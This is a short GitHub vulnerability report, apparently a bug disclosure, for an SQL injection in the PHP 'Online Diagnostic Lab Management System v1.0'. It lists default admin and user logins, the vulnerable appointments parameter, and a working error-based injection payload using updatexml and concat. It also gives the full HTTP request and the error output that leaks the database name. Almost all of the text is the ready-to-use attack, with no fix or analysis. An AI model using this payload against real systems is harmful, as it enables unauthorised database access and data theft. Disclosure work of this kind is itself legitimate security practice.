vickysuper Create SQLi-3.md History

1 contributor

33 lines (22 sloc) | 1.28 KB

# Online Diagnostic Lab Management System v1.0 by oretnom23 has SQL injection

BUG_Author: 云影

Login account: admin/admin123 (Super Admin account)

Login account: cblake@sample.com/cblake123 (General account)

vendors: https://www.sourcecodester.com/php/15129/online-diagnostic-lab-management-system-php-free-source-code.html

The program is built using the xmapp-php8.1 version


Vulnerability File: /odlms/admin/appointments/manage_appointment.php?id=

Vulnerability location: /odlms/admin/appointments/manage_appointment.php?id=,id

dbname=odlms_db,length=8

[+] Payload: /odlms/admin/appointments/manage_appointment.php?id=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),0)--+ // Leak place ---> id

```
GET /odlms/admin/appointments/manage_appointment.php?id=1%27%20and%20updatexml(1,con
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=5g4g4dffu1bkrg9jm7nr42ori2
Connection: close
```




**Fatal error**: Uncaught mysqli_sql_exception: XPATH syntax error: '~odlms_db~' in C:\xampp\htdocs\odlms\admin\appointments\manage_appointment.php:4 Stack trace: #0 C:\xampp\htdocs\odlms\admin\appointments\manage_appointment.php(4): mysqli->query('SELECT * FROM `...') #1 {main} thrown in **C:\xampp\htdocs\odlms\admin\appointments\manage_appointment.php** on line **4**